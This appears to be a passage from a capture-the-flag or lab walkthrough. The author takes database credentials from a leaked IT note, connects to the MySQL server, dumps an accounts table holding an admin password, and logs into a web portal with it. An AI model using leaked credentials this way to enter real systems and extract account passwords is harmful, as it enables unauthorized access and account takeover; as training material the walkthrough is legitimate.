
```
@Dev team: the DB credentials are
    Username:   awdmgmt
    Password:   UChxKQk96dVtM07
    Host:       10.104.11.198
    DB:         awdmgmt_accounts
    DMBS:       MySQL

To test the credentials you can use mysql via command line (Windows, Linux, Mac):
    example: mysql -u USERNAME -pPASSWORD -h HOST DB

Best regards
    IT TEAM
```

We have credentials for the sql server. The ip address listed here is the other ip we found when we scanned the network. Let's access the sql server.



```
hades@Asus:~$ mysql -u awdmgmt -pUChxKQk96dVtM07 -h 10.104.11.198 awdmgmt_accounts
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 671
Server version: 5.5.38-0+wheezy1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [awdmgmt_accounts]> show tables;
+----------------------------+
| Tables_in_awdmgmt_accounts |
+----------------------------+
| accounts                   |
+----------------------------+
1 row in set (0.267 sec)

MySQL [awdmgmt_accounts]> select * from accounts;
+----+--------------------+----------+-------------+
| id | email              | password | displayname |
+----+--------------------+----------+-------------+
|  1 | admin@awdmgmt.labs | ENS7VvW8 | Admin       |
+----+--------------------+----------+-------------+
1 row in set (0.267 sec)
```

We found credentials for admin login from the sql server. Let's now try to log in.




Login

Email: admin@awdmgmt.labs

Password: •••••••••

We successfully logged in.



Welcome!

Welcome back Admin!!!